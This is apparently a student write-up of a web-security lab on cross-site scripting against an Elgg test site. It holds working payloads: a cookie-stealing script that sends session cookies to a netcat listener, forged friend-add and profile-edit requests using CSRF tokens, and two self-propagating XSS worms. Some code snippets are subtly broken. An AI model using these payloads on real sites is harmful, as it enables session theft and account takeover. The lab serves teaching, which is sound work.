


## Lab 2 – XSS


### Task 3.1: Posting a Malicious Message to Display an Alert Window:

We only need to write `<script> alert('XSS') ;</script>` into the Brief Description field of our profile (Samy here). We have to edit the field using the HTML editor (instead of the visual editor) in order to be able to introduce the script:




The screenshot shows a profile edit form for a user named 'Samy'. It includes a 'Display name' field with 'Samy' entered. Below it is the 'About me' section, which has a 'Visual editor' link. The 'About me' field contains the HTML code: `<script> alert('XSS'); </script>`. At the bottom, there is a dropdown menu set to 'Public'.

When logged into Alice's account and visiting Samy's profile, a pop-up window will appear:




### Task 3.2: Posting a Malicious Message to Display Cookies

Again, we need to put a very similar script in our profile:



The screenshot shows the same profile edit form as before, but the 'About me' field now contains the HTML code: `<p><script> alert(document.cookie); </script></p>`. The 'Display name' field still has 'Samy' and the dropdown is still set to 'Public'.

We obtain the following result:



### Task 3.3: Stealing Cookies from the Victim's Machine

We first start a server using the `nc -l 5555 -v` command in order to listen to incoming TCP connections. We then need to write our script to connect to this server when Alice browses Samy's profile:

A screenshot of a web form for editing a user profile. The 'Display name' field contains the text 'Samy'. Below it is the 'About me' section, which has a 'Visual editor' link on the right. The text area contains the following HTML code: 

```
<p><script>
document.write('<img src=http://127.0.0.1:5555?c='+escape(document.cookie)+' '>');
</script></p>
```


 At the bottom of the form, there is a dropdown menu currently set to 'Public'.

This results in the following data being captured:

```
[11/05/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 33504)
GET /?c=Elgg%3D95bv66i12nh529aokm0f7m2o97 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

### Task 4: Becoming the Victim's Friend

We first need to capture the HTTP request that adds Samy as a friend (which typically means retrieving the ID of Samy used in such a request). If we connect using Charlie's account and monitor the corresponding request, we obtain the following trace:




Which shows (see the URL) that Samy is referred to by ID# 47. The script displayed on pages 4 and 5 can thus be completed as follows:

```
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token
```

This script can for instance be introduced in Samy's "About me" field. This results in Alice adding Samy as a friend when she visits Samy's profile:

## All Site Activity




**Question 1:** these two lines in the script are used to retrieve the secret token and timestamp stored for each session (these are CSRF countermeasures) in order to construct the Ajax request to the server.


**Question 2:** we would not be able to enter the < and > symbols, which would be replaced by &lt; and &gt; and therefore would no longer be able to create <script> and </script> tags. The attack would no longer be possible.

## Task 5: Modifying the Victim's Profile

In order to change the profile of a victim, Samy first has to capture the traffic between his browser and the server when updating his profile. This operation is achieved through an HTTP POST request as shown below:



It can be seen that the URL to use is `http://www.xsslabelgg.com/action/profile/edit`. When looking at the Params tab, we can see the content of the body of the request, which contains the secret token and timestamp, as well as the guid of the account whose profile is under modification (Samy's account in this case, i.e., `guid=47`):



We only have to write the script that will send a corresponding AJAX request, based on the information about the victim retrieved from the current session. We complete the script from pages 5 and 6 as follows:

```
var name = "&name=" + username
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2"
var content = token + ts + name + desc + guid;
var samyGuid = 47
```

**Question 3:** this line is intended to prevent Samy from attacking himself and suppressing the attack script (which would stop the attack altogether).

## Task 6: Writing a Self-Propagating XSS Worm

### Link version

The link version is easy but requires a server to store the actual worm code that will be later downloaded by every victim.

```
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("GET","http://www.xsslabelgg.com/action/friends/add?friend=42&"+token+"&"+ts, true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");

Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();

var guid = elgg.session.user.guid;
var name = elgg.session.user.name;

Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit", true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

var script("<script type='text/javascript' src='http://localhost/ajax.js'></script>");
script = encodeURIComponent(script);

var fields;
fields = token + "&";
fields += ts + "&";
fields += "name="+name+"&";
fields += "briefdescription="+script+"&";
fields += "guid="+guid+"";
Ajax.send(fields);
```

### DOM version

We cannot write a replicating worm that would directly write itself (it would never be self-contained, by definition). We therefore resort to the reflective layer provided by the page DOM. The DOM gives us access to elements on the web page, including parts of the script,

which we will then write to a new page. The different parts of the page (and of the script) can be identified by introducing an attribute *id* into HTML tags.

We can implement the self-propagation using the following implementation:

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
desc += " &accesslevel[description]=2";

var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

